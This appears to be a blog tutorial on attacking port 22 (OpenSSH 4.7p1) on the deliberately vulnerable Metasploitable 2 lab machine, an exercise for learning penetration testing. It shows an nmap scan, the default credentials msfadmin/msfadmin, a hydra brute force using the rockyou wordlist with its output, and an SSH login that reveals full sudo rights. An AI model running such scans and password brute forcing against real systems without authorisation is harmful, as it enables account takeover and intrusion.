In this blog post I will explain How to exploit Port 22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) in Metasploitable virtual box machine.
This Exploitation divided in three parts.
- Information Gathering.
- SSH Password Brute Force Attack With hydra tool.
- Login With SSH tool (with root access)
Table of Contents
Step 1 nmap run below command Information Gathering Purpose
nmap -T4 -A -p 22 192.xx.xx.xx {Your target IP Address or web host name}
- -T4 for (-T<0-5>: Set timing (higher is faster)
- -A for (-A: Enable OS detection, version detection, script scanning, and traceroute)
- -p 22 for ( -p : Only scan 22 ports)
- 192.xx.xx.xx (target IP Addres or web host name)
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -A -p 22 192.xx.xx.xx
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-07 19:35 IST
Nmap scan report for meta.meta (192.xx.xx.xx)
Host is up (0.016s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.06 seconds
Output:- port 22 open with SSH 4.7p1 Debian 8ubuntu1 (protocol 2.0) in Linux OS
We need SSH Username and Password.
Step 2 Do Passive Reconnaissance Using Port 80
metasploitable 2 vulnerable machine potential vulnerable so you need to copy IP Address then paste any web browser.
Then you will be find username and password see below image.

Username: msfadmin
Password: msfadmin
But in real life passive reconnaissance is not working for all time that time you need to do brute force attack.
In brute force attack you need to at-least one credential Username or Password.
Step 3 Brute Force Attack With hydra tool for ssh password
If you don’t have hydra tool you need to install.
Just open your Linux Terminal run below command.
sudo apt install hydra
If you have hydra tool then run below command.
hydra -t 4 -l msfadmin -P /usr/share/wordlists/rockyou.txt -vV 192.xx.xx.xx ssh
-t4 : TASKS4
-l msfadmin: LOGIN
-P rockyou.txt password file: load several passwords from rockyou.txt file
-vV : show login+pass combination for each attempt
192.XX.XX.XX : RHOST or Target IP Address
ssh : try login port 22 or Secure Socket Shell
┌──(kali㉿kali)-[~/vm/metaspoitable_vm]
└─$ hydra -t 4 -l msfadmin -P /usr/share/wordlists/rockyou.txt -vV 192.xx.xx.xx ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-07 20:29:19
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344400 login tries (l:1/p:14344400), ~3586100 tries per task
[DATA] attacking ssh://192.xx.xx.xx:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://[email protected]:22
[INFO] Successful, password authentication is supported by ssh://192.xx.xx.xx:22
[ATTEMPT] target 192.xx.xx.xx - login "msfadmin" - pass "123456" - 1 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.xx.xx.xx - login "msfadmin" - pass "12345" - 2 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.xx.xx.xx - login "msfadmin" - pass "123456789" - 3 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.xx.xx.xx - login "msfadmin" - pass "password" - 4 of 14344400 [child 3] (0/0)
[ATTEMPT] target 192.xx.xx.xx - login "msfadmin" - pass "iloveyou" - 5 of 14344400 [child 2] (0/0)
[ATTEMPT] target 192.xx.xx.xx - login "msfadmin" - pass "princess" - 6 of 14344400 [child 0] (0/0)
[ATTEMPT] target 192.xx.xx.xx - login "msfadmin" - pass "msfadmin" - 7 of 14344400 [child 1] (0/0)
[ATTEMPT] target 192.xx.xx.xx - login "msfadmin" - pass "1234567" - 8 of 14344400 [child 3] (0/0)
[22][ssh] host: 192.xx.xx.xx   login: msfadmin   password: msfadmin
[STATUS] attack finished for 192.xx.xx.xx (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-07 20:29:27
Output: [22][ssh] host: 192.xx.xx.xx login: msfadmin password: msfadmin.
Note: rockyou.txt password file so many password you need to wait long time, If you want skip this then you need to create you own password file just add msfadmin as password.
know you have ssh or port 22 usename and password then you need to login using ssh-tool.
Step 4 Using SSH tool exploit port 22 or ssh
If you don’t have openssh-client tool you need to install just type below command in Linux terminal.
sudo apt install openssh-client
Then you need to type below command for ssh or port 22 login.
ssh [email protected]
user: msfadmin
Server IP Address 192.xx.xx.xx (This is my You need to type you IP Address)
pass: msfadmin
┌──(kali㉿kali)-[~/vm/metaspoitable_vm]
└─$ ssh [email protected]                                                                                                                                   255 ⨯
The authenticity of host '192.xx.xx.xx (192.xx.xx.xx)' can't be established.
RSA key fingerprint is SHA256:s+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.xx.xx.xx' (RSA) to the list of known hosts.
[email protected].xx.xx.xx's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun May 20 15:50:42 2012 from 172.16.123.1
[email protected]:~$ ls
vulnerable
[email protected]:~$ pwd
/home/msfadmin
[email protected]:~$ howami
-bash: howami: command not found
[email protected]:~$ howami
-bash: howami: command not found
[email protected]:~$ whoami
msfadmin
[email protected]:~$ sudo -l
[sudo] password for msfadmin:
User msfadmin may run the following commands on this host:
    (ALL) ALL
[email protected]:~$
Port 22 or SSH exploit conclusions
SSH Full Form : Secure Socket Shell or Secure Shell.
Port 22 use for Secure Shell Terminal login.
Without correct SSH username and password We are not able to exploit port 22.
Other Metasploitable Vulnerable Machine Article.:-
How to Exploit Port 23?
How to Exploit Port 80?
How to Exploit Port 139 and 445?
How to Exploit Port 512, 513 and 514?
How to Exploit Port 1099?
How to Exploit Port 5900?
Disclaimer
The Content has been made available for informational and educational purposes only.